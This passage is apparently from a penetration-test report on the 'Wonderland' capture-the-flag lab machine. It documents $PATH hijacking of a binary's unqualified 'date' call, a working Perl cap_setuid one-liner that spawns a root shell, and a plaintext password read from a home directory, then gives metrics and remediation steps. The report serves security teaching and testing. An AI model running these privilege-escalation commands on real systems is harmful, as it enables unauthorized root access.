
```
alice@wonderland:~$ sudo -l
[sudo] password for alice:
Matching Defaults entries for alice on wonderland:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on wonderland:
    (rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
alice@wonderland:~$ sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
rabbit@wonderland:~$ whoami
rabbit
```

Vulnerability 03 (Critical): A vulnerable binary within the “rabbit” user’s home directory calls the system binary “date” as part of its execution but does not specify a full path, opening up an attack vector for $PATH variable manipulation. By placing a malicious bash script in the /tmp directory (which the current user has write privileges) named “date”, then adding “/tmp” to the beginning of the $PATH variable, the vulnerable binary will execute the malicious “date” bash script before the legitimate binary, allowing for arbitrary code execution. (CWE-427).


Proof of Exploitation:



```
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by Thu, 14 Nov 2024 15:38:16 +0000
Ask very nicely, and I will give you some tea while you wait for him

Segmentation fault (core dumped)
rabbit@wonderland:/home/rabbit$
```




```
rabbit@wonderland:/tmp$ nano
Unable to create directory /home/alice/.local/share/nano/: Per
It is required for saving/loading search history or cursor pos

Press Enter to continue

rabbit@wonderland:/tmp$ ls -la
total 40
drwxrwxrwt  9 root   root   4096 Nov 14 14:47 .
drwxr-xr-x 23 root   root   4096 May 25  2020 ..
drwxrwxrwt  2 root   root   4096 Nov 14 14:32 .ICE-unix
drwxrwxrwt  2 root   root   4096 Nov 14 14:32 .Test-unix
drwxrwxrwt  2 root   root   4096 Nov 14 14:32 .X11-unix
drwxrwxrwt  2 root   root   4096 Nov 14 14:32 .XIM-unix
drwxrwxrwt  2 root   root   4096 Nov 14 14:32 .font-unix
-rw-r--r--  1 rabbit rabbit   21 Nov 14 14:51 date
```




```
rabbit@wonderland:/tmp$ chmod +x date
rabbit@wonderland:/tmp$ /home/rabbit/teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by hatter@wonderland:/tmp$ pwd
/tmp
```

Vulnerability 04 (Critical): The Perl5.26.1 binary has the Linux capability “CAP_SETUID” enabled which allows the binary to modify its UID (User ID), allowing it to impersonate any user on the machine, including root. This capability was exploited to escalate privileges to system root by creating a shell with root user privileges. (CWE-264, CWE-284, CWE-269).

Proof of Exploitation:




```
Files with capabilities (limited to 50):
/usr/bin/perl5.26.1 = cap_setuid+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/perl = cap_setuid+ep
```



```
hatter@wonderland:~$ /usr/bin/perl5.26.1 -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
# whoami
root
```

Weakness 01 (High): Credentials were found stored in plaintext in the user “hatter’s” home directory which were used to connect to the target machine via SSH. (CWE-256).

Proof of Exploitation:



```
hatter@wonderland:/home/hatter$ ls -la
total 28
drwxr-x--- 3 hatter hatter 4096 May 25  2020 .
drwxr-xr-x 6 root   root   4096 May 25  2020 ..
lrwxrwxrwx 1 root   root      9 May 25  2020 .bash_history -> /dev/null
-rw-r--r-- 1 hatter hatter  220 May 25  2020 .bash_logout
-rw-r--r-- 1 hatter hatter 3771 May 25  2020 .bashrc
drwxrwxr-x 3 hatter hatter 4096 May 25  2020 .local
-rw-r--r-- 1 hatter hatter  807 May 25  2020 .profile
-rw------- 1 hatter hatter   29 May 25  2020 password.txt
hatter@wonderland:/home/hatter$ cat password.txt
WhyIsARavenLikeAWritingDesk?
```

Metrics

User Accounts Compromised	4
User Account Credentials Compromised/Brute-Forced	2
Root Access Achieved (Y/N)	Y
Critical Risk Vulnerabilities	4
High Risk Vulnerabilities	0
Medium Risk Vulnerabilities	0
Low Risk Vulnerabilities	0
Weakness Identified	1
Overall Impact (Low/Med/High/Critical)	Critical

Remediation Actions

Vulnerability 01 (Critical)

- Remove hard-coded credentials from web pages.
- Store user account credentials in a secure format.

Vulnerability 02 (Critical)

- Avoid modifying sys.path when importing critical or trusted libraries.
- When invoking other programs/libraries, specify full file paths.
- Hard-code the search path to a set of known-safe values (system directories).

Vulnerability 03 (Critical)

- Utilize absolute paths for system commands such as “date.”
- Sanitize the $PATH variable within scripts to remove untrusted paths.

Vulnerability 04 (Critical)

- Remove unnecessary capabilities such as SETUID / SUID bit on binaries.
- Limit privileged binaries by ensuring only trusted processes are running with elevated privileges if they are required.
- Limit access to critical system binaries by restricting write/execute permissions to only system user’s that need it.
- Ensure system security mechanisms like SELinux and AppArmor are properly configured to mitigate privilege escalation risks.

Weakness 01 (High)

- Store user account credentials in an encrypted format and in a safe location.